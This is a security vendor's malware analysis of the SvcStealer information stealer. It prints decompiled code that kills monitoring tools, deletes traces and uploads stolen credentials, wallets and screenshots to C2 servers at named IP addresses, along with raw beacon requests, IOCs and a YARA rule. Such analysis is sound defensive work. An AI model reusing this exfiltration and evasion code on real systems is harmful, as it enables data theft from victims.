SVC New Stealer on the Horizon

By Manoj Neelamegam

Published: 2025-03-21 · Archived: 2026-04-05 13:52:03 UTC

SvcStealer 2025 is a new strain of information stealers, which is delivered through spear phishing email attachments. We observed SvcStealer malware campaign activity at the end of January 2025. This malware author harvests sensitive data such as machine data, installed software, user credentials and target cryptocurrency wallets, messaging application, browsers data etc. Sends the gathered data to the TA C2 panel and could download another malware family from the C2 server.

SvcStealer malware threat actors could sell the gathered details in underground forums as well as criminal marketplaces.

Technical Analysis:

Seqrite has observed the SvcStealer malware in the wild during threat hunting. This malware was written in Microsoft Visual C++ programming language. Initially, the malware forms 11 bytes alphanumeric value by obtaining volume serial number of the victims host root directory and as shown in fig 1 doing arithmetic operation on the obtained volume serial number.

```
RootPathName = v2;
LODWORD(v8) = 6029370;
WORD2(v8) = 0;
GetVolumeInformationW(&RootPathName, 0i64, 0, &VolumeSerialNumber, 0i64, 0i64, 0i64, 0);
v3 = 1252559 * VolumeSerialNumber - 1755963089;
v4 = (unsigned __int16)(7375 * (7375 * (7375 * VolumeSerialNumber + 8495) + 8495) + 8495);
LOBYTE(v11) = -49 * (-49 * (-49 * (-49 * (-49 * (-49 * VolumeSerialNumber + 47) + 47) + 47) + 47) + 47) + 47;
BYTE1(v11) = -49 * v11 + 47;
BYTE2(v11) = -49 * (-49 * v11 + 47) + 47;
HIBYTE(v11) = -49 * (-49 * (-49 * v11 + 47) + 47) + 47;
VolumeSerialNumber = 1252559
                   * (1252559
                    * (1252559
                     * (1252559
                      * (1252559
                       * (1252559
                        * (1252559
                         * (1252559
                          * (1252559 * (1252559 * (1252559 * VolumeSerialNumber - 1755963089) - 1755963089)
                           - 1755963089)
                          - 1755963089)
                         - 1755963089)
                        - 1755963089)
                       - 1755963089)
                      - 1755963089)
                     - 1755963089)
                    - 1755963089)
                   - 1755963089;
LODWORD(ST20_8_4) = v11;
wsprintfW(v1, L"%08lX%04lX%lu", v3, v4, ST20_8_4);
return 0i64;
}
```

Fig:1 Generates folder name

After which malware verifies if 11 bytes alphanumeric named folder is already existing in the “C:\ProgramData “ location. It will create a folder in this location if it does not exist, terminate its behavior to avoid the same malware instance running in victims system, similar to creating a mutex.



Fig:2 creating folder

Once it creates this folder, the malware terminates the below processes found running on the system to avoid monitoring by system administrator and security analyst.

Process name: Taskmgr.exe, ProcessHacker.exe, procexp.exe, procexp64.exe

```
while ( 1 )
{
  v1 = CreateToolhelp32Snapshot(2u, 0);
  v2 = v1;
  if ( v1 != (HANDLE)-1i64 )
  {
    pe.dwSize = 568;
    for ( i = Process32FirstW(v1, &pe); i; i = Process32NextW(v2, &pe) )
    {
      v4 = 0i64;
      do
      {
        if ( pe.szExeFile[v4] != aTaskmgrExe[v4] || pe.szExeFile[v4 + 1] != aTaskmgrExe[v4 + 1] )
          goto LABEL_9;
        v4 += 2i64;
      }
      while ( v4 != 12 );
      v5 = OpenProcess(1u, 0, pe.th32ProcessID);
      v6 = v5;
      if ( v5 )
      {
        TerminateProcess(v5, 0);
        CloseHandle(v6);
      }
ABEL_9:
      ;
    }
    CloseHandle(v2);
  }
  v7 = CreateToolhelp32Snapshot(2u, 0);
  v8 = v7;
  if ( v7 != (HANDLE)-1i64 )
```

Fig 3:Terminating the process

After that it harvests the cryptocurrency wallets data from the victim host machine and save the details in "**Wallets**" folder.



Fig 4: harvesting Wallet's data

Similarly it harvests the data of targeted messaging software, FTP client, browsers[passwords,CreditCards details,histroy ,etc], also system information[System_info.txt], user credentials, installed application details[Software_Info.txt], processes running on the victim's host[Windows_Info.txt] along with PID etc., capturing screenshots [Screenshot.jpg] , targeted files [extension] in the victim host and store those extracted details in the folder shown in fig 2.

List of targeted messengers: 64gram, Discord, Telegram, Tox

List of targeted browsers: Microsoft Edge, Brave, Chromium, Google Chrome, Chrome Canary, Opera, Opera GX, Opera Crypto, Vivaldi, Yandex, Comodo, UC Browser.

List of targeted File extensions: .jpg,.pdf,.docx,.csv,.sql,.cpp,.h,.dat,.wallet,.pkey

Fig 5: collected info details



Fig 6: obtaining system details by SvcStealer

Once it collects all the information from victim's host, it compresses "C:\ProgramData\64A6547CE12C1013156883" folder as Zip file, shown in fig 7.



Fig 7: compressing info collected file

After that, it tries to establish a connection to C2 server at port number 80. Once the C2 server connection has been established, TA uploads the collected details in the Post request and registers victim machine in C2 panel. If the C2 server session is not yet created it waits for 5 seconds [sleep method] and keeps on beacon to C2 server until it gets a successful session.

```
    {
      v5 = (void *)InternetOpenA("Mozilla/5.0", 1i64, 0i64);
      if ( v5 )
        break;
      Sleep(0x1388u);
    }
    v6 = InternetConnectA(v5, "185.81.68.156", 0x50u, 0i64, 0i64, 3u, 0, 0i64);
    if ( v6 )
      break;
    Sleep(0x1388u);
  }
  v7 = HttpOpenRequestA(v6, "POST", "/svcstealer/get.php", 0i64, 0i64, 0i64, 0, 0i64);
  v8 = v4 + lstrlenA("\r\n------7d82751e2bc0858--\r\n");
  v9 = lstrlenA(&String) + v8;
  v10 = GetProcessHeap();
  v11 = (char *)HeapAlloc(v10, 8u, v9);
  v12 = lstrlenA(&String);
  memmove(v11, &String, v12);
  v13 = lstrlenA(&String);
  ReadFile(v2, &v11[v13], v4, &NumberOfBytesRead, 0i64);
  v14 = lstrlenA("\r\n------7d82751e2bc0858--\r\n");
  v15 = lstrlenA(&String);
  memmove(&v11[v4 + v15], "\r\n------7d82751e2bc0858--\r\n", v14);
  v16 = lstrlenA("Content-Type: multipart/form-data; boundary=----7d82751e2bc0858");
  HttpSendRequestA(v7, "Content-Type: multipart/form-data; boundary=----7d82751e2bc0858", v16, v11, v9);
  InternetReadFile(v7, &v25, 1024i64, &v27);
  CloseHandle(v2);
  v3 = 1;
}
if ( v20 >= 8 && lpPathName )
{
  v17 = GetProcessHeap();
  HeapFree(v17, 0, (LPVOID)lpPathName);
```

Fig 8: Sending harvested details to C2 server

Once it sends those collected details to the C2 server, it deletes the compressed zip file and malware stored files in “C:\ProgramData\64A6547CE12C1013156883” to wipe out the traces, for avoiding security analyst and security tools to trace them.

```
  while ( !v12 );
  v10 = 0i64;
  do
  {
    v11 = FindFileData.cFileName[v10++];
    *(_WORD *)&v9[2 * v10 - 2] = v11;
  }
  while ( v11 );
  v12 = FindFileData.dwFileAttributes & 0x10 ? (unsigned __int8)sub_7FF7CB634630(
                                                 &PathName,
                                                 v10,
                                                 FindFileData.cFileName) == 0 : DeleteFileW(&PathName) == 0;
  if ( v12 )
    break;
}
if ( !FindNextFileW(v5, &FindFileData) )
{
  FindClose(v5);
  return RemoveDirectoryW(v1) != 0;
}
}
FindClose(v5);
```

```
if ( sub_7FF7CB634630(v8) )
{
  sub_7FF7CB575FA0(&lpFileName, (__int64)&lpPathName, L".zip");
  v9 = (const WCHAR *)&lpFileName;
  if ( v17 >= 8 )
    v9 = lpFileName;
  DeleteFileW(v9);
```

Fig 9: Deleting traces of folder

It generates UID by creating folders from volume serial number as shown in the fig 2 [TA uses this UID as command of screenshot capture of victim machine] then malware beacons to the C2 panel until it gets a successful session by waiting for 5 seconds sleep time. It has two C2 IP addresses as an alternative IP address in case the first C2 domain is not reachable.

```
wsprintfA(v10, "uid=%s&ver=%s", &v9, "3.0");
  return 0;
v1 = -1i64;
v2 = -1i64;
do
  ++v2;
v3 = generating_becon_content((unsigned __int64)"185.81.68.156");
v4 = (void *)v3;
if ( v3 )
{
  if ( hLibModule && (unsigned __int8)c2_put_post(v3, &v11) )
  {
    v5 = v4;
LABEL_8:
    sub_7FF7CB577360(v5);
    return 1;
  }
  sub_7FF7CB577360(v4);
}
do
  ++v1;
while ( v10[v1] );
v7 = generating_becon_content((unsigned __int64)"176.113.115.149");
```

```
POST /svcstealer/get.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Host: 176.113.115.149
Content-Length: 34
Cache-Control: no-cache

uid=64A6547CE12C1013156883&ver=3.0HTTP/1.1 200 OK
```

Fig 10: beacon to C2 panel [alternative IP address]

Once it successfully establishes the connection to C2 server, It takes the screenshot and saves it in the “location C:\Users\username\AppData\Roaming” as a Screenshot.jpg file, then sends that captured screenshot to C2 panel through the Post request.

```
  v0 = lpPathName;
SetCurrentDirectoryW(v0);
v1 = CreateFileA("Screenshot.jpg", 0x80000000, 1u, 0i64, 3u, 0, 0i64);
v2 = v1;
if ( v1 == (HANDLE)-1i64 )
{
  v3 = 0;
}
else
{
  v4 = GetFileSize(v1, 0i64);
  wsprintfA(
    &String,
    "------7d82751e2bc0858\r\n"
    "Content-Disposition: form-data; name=\"%s\"; filename=\"%s\"\r\n"
    "Content-Type: application/octet-stream\r\n"
    "Content-Transfer-Encoding: binary\r\n"
    "\r\n",
    "screen",
    &v22);
  while ( 1 )
  {
    while ( 1 )
    {
      v5 = (void *)InternetOpenA("Mozilla/5.0", 1i64, 0i64);
      if ( v5 )
        break;
      Sleep(0x1388u);
```

Fig 11: Sending captured details to C2 panel

Like UID, this malware sends tsk[task command] to the C2 panel. Once the malware receives response from C2 server, it will download files from the TA mentioned URL, which is mentioned in the response from C2 server and copy that downloaded file as **temp_**[4 digit numeric number based on current system time]**.exe** either in C:\Users\username\AppData\Local\Temp\ or C:\Users\username\AppData\Roaming [which also mentioned in the response from C2 server] and executes that downloaded file via ShellExecuteW. The malicious C2 domain was not reachable at the time of analysis. Possibility of downloading another malware.

```
POST /svcstealer/get.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0
Host: 185.81.68.156
Content-Length: 26
Cache-Control: no-cache
Cookie: PHPSESSID=9hhh9r4p46mk9qlqapdbcfg4ql

tsk=64A6547CE12C1013156883HTTP/1.1 200 OK
```

Fig 12: Downloading another malware family

IOCS:

0535262fe0f5413494a58aca9ce939b2

ee0fd4d6a722a848f31c55beaf0d0385

05ef958a79150795d43e84277c455f5d

4868a5a4c8e0ab56fa3be8469dd4bc75

/svcstealer/get[.]php

185[.]81[.]68[.]156

176[.]113[.]115[.]149

Detections:

TrojanSpy.SvcStealer.S35070558, TjnSpy.SvcStealer.S35070557

Yara rule :

import “pe”

rule SvcStealer

{

strings:

$svc1={88 44 24 5A 69 C0 CF 1C 13 00 2D D1 DE A9 68 88 44 24 5B 69 C0 CF 1C 13 00 2D D1 DE A9 68 88 44 24 5C 69 C0 CF 1C 13 00 2D D1 DE A9 68 88 44 24 5D}

$svc2={2f737663737465616c65722f6765742e706870}

$svc3=”SvcStealer” wide ascii

$svc4={53 63 72 65 65 6E 73 68 6F 74 2E 6A 70 67}

condition:

all of them

}

MITRE ATTACK TTPs:

Tactic	**Technique / Procedure**
Initial Access	**T1566.001:**Phishing:Spearphishing Attachment
Defense Evasion	**T1070.004:**Indicator Removal:File Deletion
Credential Access	**T1056.001:**Input Capture:Keylogging
	T1552.001: Unsecured Credentials:Credentials In Files
Discovery	**T1012:**Query Registry
	T1518: Software Discovery
	T1057: Process Discovery
	T1082: System Information Discovery
	T1083: File and Directory Discovery
Collection	**T1560:**Archive Collected Data
	T1056.001: Input Capture:Keylogging
	T1113: Screen Capture
Command and Control	**T1071:**Application Layer Protocol

Conclusion:

Threat actors deliver this malware through spear phishing in which attached is malicious documents/Excel, executable binary, users should avoid opening such suspicious emails. SvcStealer malware developer could act as an initial access broker [IAB]. This malware implements evasive techniques by deleting malware created files and folder traces and kills the processes. This malware could also download additional payload such as botnet etc. Ensuring only one instance is running in the victim’s machine by generating [via volume serial number] folder name.

Source: https://www.seqrite.com/blog/svc-new-stealer-on-the-horizon/